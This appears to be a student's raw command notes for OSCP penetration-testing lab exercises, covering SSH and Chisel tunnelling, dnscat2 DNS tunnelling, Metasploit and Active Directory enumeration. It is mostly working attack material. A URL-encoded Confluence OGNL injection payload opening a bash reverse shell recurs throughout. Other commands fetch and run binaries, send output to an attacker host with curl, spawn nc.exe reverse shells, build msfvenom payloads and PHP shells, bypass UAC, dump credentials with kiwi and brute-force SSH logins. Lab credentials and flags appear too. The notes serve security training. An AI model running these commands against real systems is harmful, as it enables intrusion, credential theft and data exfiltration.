confluence@confluence01:/opt/atlassian/confluence/bin$ ssh -N -L 0.0.0.0:4455:172.16.205.217:445 database_admin@10.4.205.215
confluence@confluence01:/opt/atlassian/confluence/bin$ ss -ntplu
kali@kali:~$ smbclient -p 4455 -L //192.168.205.63/ -U hr_admin --password=Welcome1234
kali@kali:~$ smbclient -p 4455 //192.168.205.63/scripts -U hr_admin --password=Welcome1234
----------------------------
18.3.1 Q2
192.168.205.63 / CONFLUENCE01 OS
10.4.205.215 / PGDATABASE01 OS
172.16.205.217 / HRSHARES OS
curl http://192.168.205.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27bash%20-i%20%3E%26%20/dev/tcp/192.168.45.153/4444%200%3E%261%27%29.start%28%29%22%29%7D/
confluence@confluence01:/opt/atlassian/confluence/bin$ ssh -N -L 0.0.0.0:4455:172.16.205.217:4242 database_admin@10.4.205.215
kali@kali:~$ smbclient -p 4455 //192.168.205.63/scripts -U hr_admin --password=Welcome1234
kali@kali:~/Desktop/OSCP/18$ ./ssh_local_client -h
kali@kali:~/Desktop/OSCP/18$ ./ssh_local_client -i 192.168.205.63 -p 4455
------------------------------
18.3.2 Q1
192.168.205.63 / CONFLUENCE01 OS
10.4.205.215 / PGDATABASE01 OS
172.16.205.217 / HRSHARES OS
curl http://192.168.205.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27bash%20-i%20%3E%26%20/dev/tcp/192.168.45.153/4444%200%3E%261%27%29.start%28%29%22%29%7D/
confluence@confluence01:/opt/atlassian/confluence/bin$ python3 -c 'import pty; pty.spawn("/bin/bash")'
confluence@confluence01:/opt/atlassian/confluence/bin$ ssh -N -D 0.0.0.0:9999 database_admin@10.4.205.215
*change proxychains configuraiton
kali@kali:~$ tail /etc/proxychains4.conf
kali@kali:~$ proxychains smbclient -L //172.16.205.217/ -U hr_admin --password=Welcome1234
kali@kali:~$ proxychains nmap -vvv -sT -p 4800-4900 -Pn 172.16.205.217
kali@kali:~/Desktop/OSCP/18$ proxychains ./ssh_dynamic_client -i 172.16.205.217 -p 4872
OS{64a315628b0bbc7ffefb21197924a626}
---------------------------
18.3.3 Q1
192.168.153.63 / CONFLUENCE01 OS
10.4.153.215 / PGDATABASE01 OS
kali@kali:~$ sudo systemctl start ssh
kali@kali:~$ sudo ss -ntplu
curl http://192.168.153.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27bash%20-i%20%3E%26%20/dev/tcp/192.168.45.248/4444%200%3E%261%27%29.start%28%29%22%29%7D/
confluence@confluence01:/opt/atlassian/confluence/bin$ python3 -c 'import pty; pty.spawn("/bin/bash")'
confluence@confluence01:/opt/atlassian/confluence/bin$ ssh -N -R 127.0.0.1:2345:10.4.153.215:5432 kali@192.168.45.248
kali@kali:~$ ss -ntplu
kali@kali:~$ psql -h 127.0.0.1 -p 2345 -U postgres
D@t4basePassw0rd!
postgres=# \l
\c hr_backup
select * from payroll
OS{3ad506d928df801c10cc2233a482f49c}
----------------------------
18.3.3 Q2
192.168.153.63 / CONFLUENCE OS
10.4.153.215 / PGDATABASE01 OS
wget http://192.168.153.63:8090/exercises/ssh_remote_client
confluence@confluence01:/opt/atlassian/confluence/bin$ ssh -N -R 127.0.0.1:4444:10.4.153.215:4444 kali@192.168.45.248
kali@kali:~/Desktop/OSCP/18$ ./ssh_remote_client -i 127.0.0.1 -p 4444
-----------------------------
18.3.4 Q1
10.4.153.215 / PGDATABASW01 OS
192.168.153.63 / CONFLUENCE OS
192.168.153.64 / MULTISERVER03 OS
** kill listening ssh port
kali@kali:~/Desktop/OSCP/18$ sudo fuser -k -n tcp 4141
confluence@confluence01:/opt/atlassian/confluence/bin$ python3 -c 'import pty; pty.spawn("/bin/bash")'
confluence@confluence01:/opt/atlassian/confluence/bin$ ssh -N -R 9998 kali@192.168.45.248
kali@kali:~$ sudo ss -ntplu
kali@kali:~$ tail /etc/proxychains4.conf
kali@kali:~$ proxychains nmap -vvv -sT -p 9000-9100 -Pn 10.4.153.64
---------------------------------
18.3.4 Q2
10.4.151.215 / PGDATABASW01 OS
192.168.151.63 / CONFLUENCE OS
192.168.151.64 / MULTISERVER03 OS
http://192.168.151.63:8090/exercises/ssh_remote_dynamic_client
curl http://192.168.151.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27bash%20-i%20%3E%26%20/dev/tcp/192.168.45.248/4444%200%3E%261%27%29.start%28%29%22%29%7D/
confluence@confluence01:/opt/atlassian/confluence/bin$ ssh -N -R 9998 kali@192.168.45.248
kali@kali:~/Desktop/OSCP/18$ proxychains ./ssh_dynamic_client -i 10.4.151.64 -p 9062
OS{fab19b7601984ee47401831604e13a87}
----------------------------------
18.3.5 Q1
confluence@confluence01:/opt/atlassian/confluence/bin$ socat TCP-LISTEN:2222,fork TCP:10.4.50.215:22
kali@kali:~$ sshuttle -r database_admin@192.168.50.63:2222 10.4.50.0/24 172.16.50.0/24
kali@kali:~$ smbclient -L //172.16.50.217/ -U hr_admin --password=Welcome1234
=============================================
18.4.1 Q1
Log in to MULTISERVER03 with the rdp_admin credentials we found in the Confluence database (rdp_admin:P@ssw0rd!). Enumerate which port forwarding techniques are available, then use the Windows OpenSSH client to create a port forward that allows you to reach port 4141 on PGDATABASE01 from your Kali machine.
Download the ssh_exe_exercise_client.bin binary from http://MULTISERVER03/umbraco/ssh_exe_exercise_client.bin to your Kali machine, and run it against port 4141 on PGDATABASE01, through the port forward you create. Once a successful connection is made, the client will print the flag it gets from the server.
192.168.151.64 / MULTI
10.4.151.215 / PGADMIN
kali@kali:~$ sudo systemctl start ssh
kali@kali:~$ xfreerdp /u:rdp_admin /p:P@ssw0rd! /v:192.168.151.64
C:\Users\rdp_admin>where ssh
C:\Users\rdp_admin>ssh.exe -V
C:\Users\rdp_admin>ssh -N -R 9998 kali@192.168.45.248
kali@kali:~$ ss -ntplu
kali@kali:~$ tail /etc/proxychains4.conf
kali@kali:~/Desktop/OSCP/18$ proxychains ./ssh_exe_exercise_client.bin -i 10.4.151.215 -p 4141
------------------------------------------
18.4.2
192.168.160.64 / MULTI OS
http://192.168.160.64/umbraco/forms.aspx
kali@kali:~$ sudo systemctl start apache2
kali@kali:~$ find / -name nc.exe 2>/dev/null
kali@kali:~$ sudo cp /usr/share/windows-resources/binaries/nc.exe /var/www/html/
powershell wget -Uri http://192.168.45.248/nc.exe -OutFile C:\Windows\Temp\nc.exe
kali@kali:~$ nc -nvlp 4444
C:\Windows\Temp\nc.exe -e cmd.exe 192.168.45.248 4444
kali@kali:~$ find / -name plink.exe 2>/dev/null
kali@kali:~$ sudo cp /usr/share/windows-resources/binaries/plink.exe /var/www/html/
c:\windows\system32\inetsrv>powershell wget -Uri http://192.168.45.248/plink.exe -OutFile C:\Windows\Temp\plink.exe
c:\windows\system32\inetsrv>C:\Windows\Temp\plink.exe -ssh -l kali -pw kali -R 127.0.0.1:9833:127.0.0.1:3389 192.168.45.248
kali@kali:~$ xfreerdp /u:rdp_admin /p:P@ssw0rd! /v:127.0.0.1:9833
xfreerdp /cert-ignore /bpp:8 /compression -themes -wallpaper /auto-reconnect /h:1000 /w:1400 /u:rdp_admin /p:'P@ssw0rd!' /v:127.0.0.1:9833
----------------------------------
18.4.3 Q1
192.168.160.64 / MULTI
10.4.160.215 / PGDATA
kali@kali:~$ xfreerdp /u:rdp_admin /p:P@ssw0rd! /v:192.168.160.64
C:\Windows\system32>netsh interface portproxy add v4tov4 listenport=2222 listenaddress=192.168.160.64 connectport=22 connectaddress=10.4.160.215
C:\Windows\system32>netstat -anp TCP | find "2222"
C:\Windows\system32>netsh interface portproxy show all
kali@kali:~$ sudo nmap -sS 192.168.160.64 -Pn -n -p2222
C:\Windows\system32> netsh advfirewall firewall add rule name="port_forward_ssh_2222" protocol=TCP dir=in localip=192.168.160.64 localport=2222 action=allow
kali@kali:~$ sudo nmap -sS 192.168.50.64 -Pn -n -p2222
kali@kali:~$ ssh database_admin@192.168.50.64 -p2222
sqlpass123
C:\Users\Administrator>netsh advfirewall firewall delete rule name="port_forward_ssh_2222"
C:\Windows\Administrator> netsh interface portproxy del v4tov4 listenport=2222 listenaddress=192.168.50.64
OS{4da20ee7c167f6e1e4df7b3aa4b7b694}
--------------------------------
18.4.3 Q2
192.168.160.64 / MULTI
10.4.160.215 / PGDATA
wget http://192.168.160.64/umbraco/netsh_exercise_client.bin
kali@kali:~$ xfreerdp /u:rdp_admin /p:P@ssw0rd! /v:192.168.160.64
C:\Windows\system32>netsh interface portproxy add v4tov4 listenport=2222 listenaddress=192.168.160.64 connectport=4545 connectaddress=10.4.160.215
C:\Windows\system32>netstat -anp TCP | find "2222"
C:\Windows\system32>netsh interface portproxy show all
C:\Windows\system32> netsh advfirewall firewall add rule name="port_forward_ssh_2222" protocol=TCP dir=in localip=192.168.160.64 localport=2222 action=allow
kali@kali:~$ sudo nmap -sS 192.168.50.64 -Pn -n -p2222
kali@kali:~/Desktop/OSCP/18$ ./netsh_exercise_client.bin -i 192.168.160.64 -p2222
OS{bcee56db3265a9c06bba8207bb7f5b81}
======================================
19.1.2 Q1
kali@kali:~$ sudo cp $(which chisel) /var/www/html/
kali@kali:~$ sudo systemctl start apache2
wget 192.168.118.4/chisel -O /tmp/chisel && chmod +x /tmp/chisel
*** URL Encode RCE payload
curl http://192.168.211.63:8090/${new javax.script.ScriptEngineManager().getEngineByName("nashorn").eval("new java.lang.ProcessBuilder().command('bash','-c','wget 192.168.45.231/chisel64 -O /tmp/chisel64 && chmod +x /tmp/chisel64').start()")}/
+ URL Encoding.
curl http://192.168.211.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27wget%20192.168.45.231/chisel64%20-O%20/tmp/chisel64%20%26%26%20chmod%20%2Bx%20/tmp/chisel64%27%29.start%28%29%22%29%7D/
kali@kali:~$ tail -f /var/log/apache2/access.log
kali@kali:~$ chisel server --port 8080 --reverse
kali@kali:~$ sudo tcpdump -nvvvXi tun0 tcp port 8080
/tmp/chisel client 192.168.118.4:8080 R:socks > /dev/null 2>&1 &
curl http://192.168.50.63:8090/${new javax.script.ScriptEngineManager().getEngineByName("nashorn").eval("new java.lang.ProcessBuilder().command('bash','-c','/tmp/chisel client 192.168.118.4:8080 R:socks > /dev/null 2>&1 &').start()")}/
+ URL Encoding.
/tmp/chisel64 client 192.168.45.231:8080 R:socks &> /tmp/output; curl --data @/tmp/output http://192.168.45.231:8080/
/tmp/chisel64%20client%20192.168.45.231:8080%20R:socks%20&%3E%20/tmp/output;%20curl%20--data%20@/tmp/output%20http://192.168.45.231:8080/
curl http://192.168.211.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27/tmp/chisel64%20client%20192.168.45.231:8080%20R:socks%27%29.start%28%29%22%29%7D/
192.168.211.63
Tunneling Through Deep Packet Inspection - HTTP Tunneling with Chisel - Group 1 - CONFLUENCE01 OS Credentials:
kali@kali:~$ ssh -o ProxyCommand='ncat --proxy-type socks5 --proxy 127.0.0.1:1080 %h %p' database_admin@10.4.50.215
10.4.211.215
HTTP Tunneling with Chisel - Group 1 - PGDATABASE01 OS Credentials:
database_admin / sqlpass123
kali@kali:~$ ssh -o ProxyCommand='ncat --proxy-type socks5 --proxy 127.0.0.1:1080 %h %p' database_admin@10.4.50.215
OR Using Proxychains
------------------------
19.1.2 Q2
10.4.211.215
Tunneling Through Deep Packet Inspection - HTTP Tunneling with Chisel - Group 2 - PGDATABASE01 OS Credentials:
192.168.211.63
Tunneling Through Deep Packet Inspection - HTTP Tunneling with Chisel - Group 2 - CONFLUENCE01 OS Credentials:
/exercises/chisel_exercise_client
curl http://192.168.211.63:8090/${new javax.script.ScriptEngineManager().getEngineByName("nashorn").eval("new java.lang.ProcessBuilder().command('bash','-c','wget 192.168.45.231/chisel64 -O /tmp/chisel64 && chmod +x /tmp/chisel64').start()")}/
+ URL Encoding.
curl http://192.168.211.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27wget%20192.168.45.231/chisel_exercise_client%20-O%20/tmp/chisel_exercise_client%20%26%26%20chmod%20%2Bx%20/tmp/chisel_exercise_client%27%29.start%28%29%22%29%7D/
wget 192.168.45.231/chisel64 -O /tmp/chisel64 && chmod +x /tmp/chisel64
/tmp/chisel64 client 192.168.45.231:8080 R:socks &> /tmp/output; curl --data @/tmp/output http://192.168.45.231:8080/
------------------------
19.2.1 Q1
192.168.211.7
DNS Tunneling Fundamentals - FELINEAUTHORITY OS Credentials:
kali / 7he_C4t_c0ntro11er
10.4.211.215
DNS Tunneling Fundamentals - PGDATABASE01 OS Credentials:
database_admin / sqlpass123
192.168.211.63
DNS Tunneling Fundamentals - CONFLUENCE01 OS Credentials:
*** OGNL injeciotn payload (Rapid7)
/${new javax.script.ScriptEngineManager().getEngineByName("nashorn").eval("new java.lang.ProcessBuilder().command('bash','-c','bash -i >& /dev/tcp/10.0.0.28/1270 0>&1').start()")}/
curl http://192.168.211.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27bash%20-i%20%3E%26%20/dev/tcp/192.168.45.231/4444%200%3E%261%27%29.start%28%29%22%29%7D/
kali@felineauthority:~$ cd dns_tunneling
kali@felineauthority:~/dns_tunneling$ cat dnsmasq.conf
kali@felineauthority:~/dns_tunneling$ sudo dnsmasq -C dnsmasq.conf -d
kali@felineauthority:~$ sudo tcpdump -i ens192 udp port 53
database_admin@pgdatabase01:~$ resolvectl status
kali@felineauthority:~$ sudo tcpdump -i ens192 udp port 53
kali@felineauthority:~/dns_tunneling$ cat dnsmasq_txt.conf
kali@felineauthority:~/dns_tunneling$ sudo dnsmasq -C dnsmasq_txt.conf -d
database_admin@pgdatabase01:~$ nslookup -type=txt http://www.feline.corp
---------------------------
19.2.2 Q1
192.168.215.7
DNS Tunneling with dnscat2 - FELINEAUTHORITY OS Credentials:
kali / 7he_C4t_c0ntro11er
10.4.215.215
DNS Tunneling with dnscat2 - PGDATABASE01 OS Credentials:
database_admin / sqlpass123
192.168.215.63
DNS Tunneling with dnscat2 - CONFLUENCE01 OS
172.16.215.217
DNS Tunneling with dnscat2 - HRSHARES OS Credentials:
- Remember to update IPs to match yours
- Start by getting a shell back to kali from Confluence1
curl http://192.168.XX.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27bash%27%2C%27-c%27%2C%27bash%20-i%20%3E%26%20/dev/tcp/192.168.XX.XX/4444%200%3E%261%27%29.start%28%29%22%29%7D/
- Start a listener
nc -lvnp 4444
To get SSH access on the **PGdatabase01**, we have two options:
1. ssh from **Confluence01** directly
2. set a port forward and access from **kali**. For now, we used 2nd option but 1 is also easy.
We should set the **Remote port forward** because the only allowed port on Confluence01 in inbound is **8090** but all outbound ports are allowed. The student also can examine again the network topology on the previous sub-topic to better understand. (Figure 4-The network layout for our DNS experiments)
(Borrowed from Listing 30 Port **SSH Remote Port Forwarding** on **Module 18-** **Port Redirection and SSH Tunnelling**)
- Upgraded your shell
python3 -c 'import pty; pty.spawn("/bin/bash")'
- Now you should be able remote forward a port to kali
ssh -N -R 127.0.0.1:2345:10.4.XX.215:22 kali@192.168.XX.XX
- Now on kali you should be able to access the PGDatabase01 box from Kali
ssh database_admin@127.0.0.1 -p2345
- The creds to use:
**database_admin:sqlpass123**
In 2nd shell in Kali, connect to FELINEAUTHORITY with the kali:7he_C4t_c0ntro11er credentials and start dnscat-server.
kali@kali:~$ ssh kali@192.168.XX.7
kali@felineauthority:~$ dnscat2-server feline.corp
On PGDATABASE01, then can then run the dnscat binary, specifying the feline.corp domain.
database_admin@pgdatabase01:~/dnscat$ ./dnscat feline.corp
kali@felineauthority:~$ dnscat2-server feline.corp
dnscat2>
dnscat2> windows
You should then interact with the window using the -i flag, and set up to listen globally on FELINEAUTHORITY.
dnscat2> window -i 2
command (pgdatabase01) 2> listen 0.0.0.0:4647 172.16.XX.217:4646
can then download the dnscat_exercise_client binary to Kali machine, and point it to whichever port you set up to listen on FELINEAUTHORITY.
kali@kali:~$ wget http://192.168.XX.63:8090/exercises/dnscat_exercise_client
and finally:
kali@kali:~$ chmod +x dnscat_exercise_client
kali@kali:~$ ./dnscat_exercise_client -i 192.168.XX.7 -p 4647
Connecting to 192.168.XX.7:4647
Flag: "OS{flag_flag_flag}"
========================
20.1.1
192.168.160.202
kali@kali:~$ sudo msfdb init
kali@kali:~$ sudo systemctl enable postgresql
kali@kali:~$ sudo msfconsole
msf6 > db_status
msf6 > help
msf6 > workspace
msf6 > workspace -a pen200
msf6 > db_nmap
msf6 > db_nmap -A 192.168.50.202
msf6 > hosts
msf6 > services
msf6 > services -p 8000
msf6 > show -h
------------------------
20.1.2
192.168.160.202
The Metasploit Framework - Auxiliary Modules - VM #2 OS
192.168.160.201
The Metasploit Framework - Auxiliary Modules - VM #1 OS
msf6 auxiliary(scanner/portscan/tcp) > show auxiliary
msf6 > search type:auxiliary smb
msf6 > use 65
msf6 auxiliary(scanner/smb/smb_version) > info
msf6 auxiliary(scanner/smb/smb_version) > show options
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.50.202
msf6 auxiliary(scanner/smb/smb_version) > unset RHOSTS
msf6 auxiliary(scanner/smb/smb_version) > services -p 445 --rhosts
msf6 auxiliary(scanner/smb/smb_version) > run
msf6 auxiliary(scanner/smb/smb_version) > vulns
msf6 auxiliary(scanner/smb/smb_version) > search type:auxiliary ssh
msf6 auxiliary(scanner/smb/smb_version) > use 16
msf6 auxiliary(scanner/ssh/ssh_login) > show options
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME george
USERNAME => george
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.50.201
RHOSTS => 192.168.50.201
msf6 auxiliary(scanner/ssh/ssh_login) > set RPORT 2222
RPORT => 2222
msf6 auxiliary(scanner/ssh/ssh_login) > run
msf6 auxiliary(scanner/ssh/ssh_login) > creds
george/chocolate
OS{bc469dc900f79a641e629a42562927fb}
------------------------------
20.1.3
192.168.160.16
msf6 auxiliary(scanner/ssh/ssh_login) > workspace -a exploits
msf6 auxiliary(scanner/ssh/ssh_login) > search Apache 2.4.49
msf6 auxiliary(scanner/ssh/ssh_login) > use 0
msf6 exploit(multi/http/apache_normalize_path_rce) > info
msf6 exploit(multi/http/apache_normalize_path_rce) > show options
msf6 exploit(multi/http/apache_normalize_path_rce) > set payload payload/linux/x64/shell_reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > show options
msf6 exploit(multi/http/apache_normalize_path_rce) > set SSL false
msf6 exploit(multi/http/apache_normalize_path_rce) > set RPORT 80
msf6 exploit(multi/http/apache_normalize_path_rce) > set RHOSTS 192.168.50.16
msf6 exploit(multi/http/apache_normalize_path_rce) > run
^Z
Background session 2? [y/N] y
msf6 exploit(multi/http/apache_normalize_path_rce) > sessions -l
msf6 exploit(multi/http/apache_normalize_path_rce) > sessions -i 2
--------------------------------
20.2.1
Activate the module exploit/multi/http/apache_normalize_path_rce in Metasploit and list all compatible payloads. Find a 32bit staged reverse TCP command shell payload for Linux and enter its full name as answer.
msf6 exploit(multi/http/apache_normalize_path_rce) > show payloads
----------------------------------
20.2.2
192.168.207.16
msf6 exploit(multi/http/apache_normalize_path_rce) > show payloads
msf6 exploit(multi/http/apache_normalize_path_rce) > set payload 11
msf6 exploit(multi/http/apache_normalize_path_rce) > show options
msf6 exploit(multi/http/apache_normalize_path_rce) > run
meterpreter > help
meterpreter > sysinfo
meterpreter > getuid
meterpreter > shell
meterpreter > channel -l
meterpreter > channel -i 1
meterpreter > lpwd
/home/kali
meterpreter > lcd /home/kali/Downloads
meterpreter > lpwd
meterpreter > download /etc/passwd
meterpreter > lcat /home/kali/Downloads/passwd
-----------------------------------
20.2.3 Q1
192.168.207.202
kali@kali:~$ msfvenom -l payloads --platform windows --arch x64
kali@kali:~$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.119.2 LPORT=443 -f exe -o nonstaged.exe
PS C:\Users\justin> iwr -uri http://192.168.119.2/nonstaged.exe -Outfile nonstaged.exe
PS C:\Users\justin> .\nonstaged.exe
kali@kali:~$ nc -nvlp 443
kali@kali:~$ msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.119.2 LPORT=443 -f exe -o staged.exe
kali@kali:~$ nc -nvlp 443
msf6 exploit(multi/http/apache_normalize_path_rce) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(multi/handler) > show options
-------------------------------------
20.2.3 Q2
192.168.207.189
Use msfvenom to create a PHP web shell (bind or reverse shell), rename the PHP file extension to .pHP (as we did in the Module "Common Web Application Attacks" in the section "Using Executable Files"), and upload it to VM #2 to obtain an interactive shell. The flag is located in C:\xampp\passwords.txt.
kali@kali:~/Desktop/OSCP/20$ msfvenom -p php/reverse_php LHOST=192.168.45.248 LPORT=443 -f raw -o shell.pHP
=========================================
20.3.1 Q1
192.168.207.223
Follow the steps from this section to migrate to the OneDrive.exe process of user offsec. Then, use the Meterpreter post-exploitation feature getenv to display the value of the environment variable Flag and enter it as answer to this exercise.
kali@kali:~$ msfvenom -p windows/x64/meterpreter_reverse_https LHOST=192.168.119.4 LPORT=443 -f exe -o met.exe
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_https
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > run
kali@kali:~$ nc 192.168.50.223 4444
C:\Users\dave> powershell
PS C:\Users\dave> iwr -uri http://192.168.119.2/met.exe -Outfile met.exe
PS C:\Users\dave> .\met.exe
meterpreter > idletime
meterpreter > shell
C:\Users\luiza> whoami /priv
C:\Users\luiza> exit
meterpreter > getuid
meterpreter > getsystem
meterpreter > getuid
meterpreter > ps
meterpreter > migrate 8052
[*] Migrating from 2552 to 8052...
[*] Migration completed successfully.
meterpreter > ps
meterpreter > getuid
meterpreter > execute -H -f notepad
Process 2720 created.
meterpreter > migrate 2720
[*] Migrating from 8052 to 2720...
[*] Migration completed successfully.
------------------------------------
20.3.2 Q1
192.168.222.223
meterpreter > getsystem
meterpreter > ps
*migrate OneDrive.exe
meterpreter > migrate 5476
[*] Migrating from 9020 to 5476...
[*] Migration completed successfully.
meterpreter > getuid
meterpreter > shell
C:\Windows\system32> powershell -ep bypass
PS C:\Windows\system32> Import-Module NtObjectManager
Import-Module NtObjectManager
PS C:\Windows\system32> Get-NtTokenIntegrityLevel
PS C:\Windows\system32> ^Z
Background channel 1? [y/N] y
meterpreter > bg
msf6 exploit(multi/handler) > search UAC
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_sdclt
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_sdclt) > show options
msf6 exploit(windows/local/bypassuac_sdclt) > set SESSION 9
SESSION => 32
msf6 exploit(windows/local/bypassuac_sdclt) > set LHOST 192.168.119.4
LHOST => 192.168.119.4
msf6 exploit(windows/local/bypassuac_sdclt) > run
meterpreter > shell
C:\Windows\system32> powershell -ep bypass
PS C:\Windows\system32> Import-Module NtObjectManager
PS C:\Windows\system32> Get-NtTokenIntegrityLevel
Get-NtTokenIntegrityLevel
High
msf6 exploit(windows/local/bypassuac_sdclt) > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter_reverse_https
msf6 exploit(multi/handler) > run
meterpreter > getsystem
meterpreter > load kiwi
meterpreter > help
meterpreter > creds_msv
----------------------------------------
20.3.3 Q1
192.168.215.223
172.16.170.199
172.16.170.200
VM #2 OS Credentials:
BoccieDearAeroMeow1!
----------------------------------------
user justin and password SuperS3cure1337#,
=============================================
Active Directory
21.2.1 Q2
Start VM Group 1 and log in to CLIENT75 as stephanie. Use net.exe to enumerate the corp.com domain. Which user is a member of the Management Department group?
kali@kali:~$ xfreerdp /u:stephanie /d:corp.com /v:192.168.222.75
LegmanTeamBenzoin!!
C:\Users\stephanie>net user /domain
C:\Users\stephanie>net user jeffadmin /domain
C:\Users\stephanie>net group /domain
PS C:\Tools> net group "Sales Department" /domain
21.2.1 Q3
Start VM Group 2 and log in to CLIENT75 as stephanie. Use net.exe to enumerate the users and groups in the modified corp.com domain to obtain the flag.
192.168.222.75
OS{148521ed79f85abc08ad5bf1e1e905b6}
----------------------------------
21.2.2
LDAP://HostName[:PortNumber][/DistinguishedName]
CN=Stephanie,CN=Users,DC=corp,DC=com
PS C:\Users\stephanie> [Systehttp://m.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
* powershell script
# Store the domain object in the $domainObj variable
$domainObj = [Systehttp://m.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
# Print the variable
$domainObj
* powershell script2
# Store the domain object in the $domainObj variable
$domainObj = [Systehttp://m.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
# Store the PdcRoleOwner name to the $PDC variable
$PDC = $domainObj.PdcRoleOwner.Name
# Print the $PDC variable
$PDC
* powershell sciript3
# Store the domain object in the $domainObj variable
$domainObj = [Systehttp://m.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
# Store the PdcRoleOwner name to the $PDC variable
$PDC = $domainObj.PdcRoleOwner.Name
# Store the Distinguished Name variable into the $DN variable
$DN = ([adsi]'').distinguishedName
# Print the $DN variable
$DN
* powershell script4
$PDC = [Systehttp://m.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().PdcRoleOwner.Name
$DN = ([adsi]'').distinguishedName
$LDAP = "LDAP://$PDC/$DN"
$LDAP
DirectoryEntry1 and DirectorySearcher2 classes.
21.2.3 Q2
192.168.231.75
kali@kali:~$ xfreerdp /u:stephanie /d:corp.com /v:192.168.231.75
LegmanTeamBenzoin!!
-----------------------------------
21.2.4 Q1
192.168.231.75
Start VM Group 1 and log in to CLIENT75 as stephanie. Import the PowerView script to memory and repeat the enumeration steps outlined in this section. Which command can we use with PowerView to list the domain groups?
kali@kali:~$ xfreerdp /u:stephanie /d:corp.com /v:192.168.231.75
LegmanTeamBenzoin!!
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-NetDomain
PS C:\Tools> Get-NetUser
PS C:\Tools> Get-NetUser | select cn
PS C:\Tools> Get-NetUser | select cn,pwdlastset,lastlogon
PS C:\Tools> Get-NetGroup | select cn
PS C:\Tools> Get-NetGroup "Sales Department" | select member
-----------------------------------
21.2.4 Q2
192.168.231.75
Start VM Group 2 and log in to CLIENT75 as stephanie. Use PowerView to enumerate the modified corp.com domain. Which new user is a part of the Domain Admins group?
get-netgroup "domain admins" | select member
get-netuser | cn,
------------------------------------
21.3.1 Enumerating Operating Systems
Q1 Q2
kali@kali:~$ xfreerdp /u:stephanie /d:corp.com /v:192.168.231.75
LegmanTeamBenzoin!!
PS C:\Tools> Import-module .\PowerView.ps1
PS C:\Tools> Get-NetComputer
PS C:\Tools> Get-NetComputer | select operatingsystem,dnshostname
operatingsystem : Windows Server 2022 Standard
operatingsystemversion : 10.0 (20348)
-----------------------------------
23.3.1 Q3
kali@kali:~$ xfreerdp /u:stephanie /d:corp.com /v:192.168.231.75
LegmanTeamBenzoin!!
PS C:\Tools> Import-module .\PowerView.ps1
PS C:\Tools> Get-netcomputer | select cn, operatingsystem
-----------------------------------
22.3.2 Q1
What registry key does NetSessionEnum rely on to discover logged on sessions?
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\DefaultSecurity
SrvsvcSessionInfo
22.3.2 Q2
kali@kali:~$ xfreerdp /u:stephanie /d:corp.com /v:192.168.231.75
LegmanTeamBenzoin!!
PS C:\Tools> Find-LocalAdminAccess
PS C:\Tools> Get-NetSession -ComputerName files04
PS C:\Tools> Get-NetSession -ComputerName web04
PS C:\Tools> Get-NetSession -ComputerName files04 -Verbose
VERBOSE: [Get-NetSession] Error: Access is denied
PS C:\Tools> Get-NetSession -ComputerName web04 -Verbose
VERBOSE: [Get-NetSession] Error: Access is denied
PS C:\Tools> Get-NetSession -ComputerName client74
PS C:\Tools> Get-Acl -Path HKLM:SYSTEM\CurrentControlSet\Services\LanmanServer\DefaultSecurity\ | fl
PS C:\Tools> Get-NetComputer | select dnshostname,operatingsystem,operatingsystemversion
PS C:\Tools\PSTools> .\PsLoggedon.exe \\files04
PS C:\Tools\PSTools> .\PsLoggedon.exe \\web04
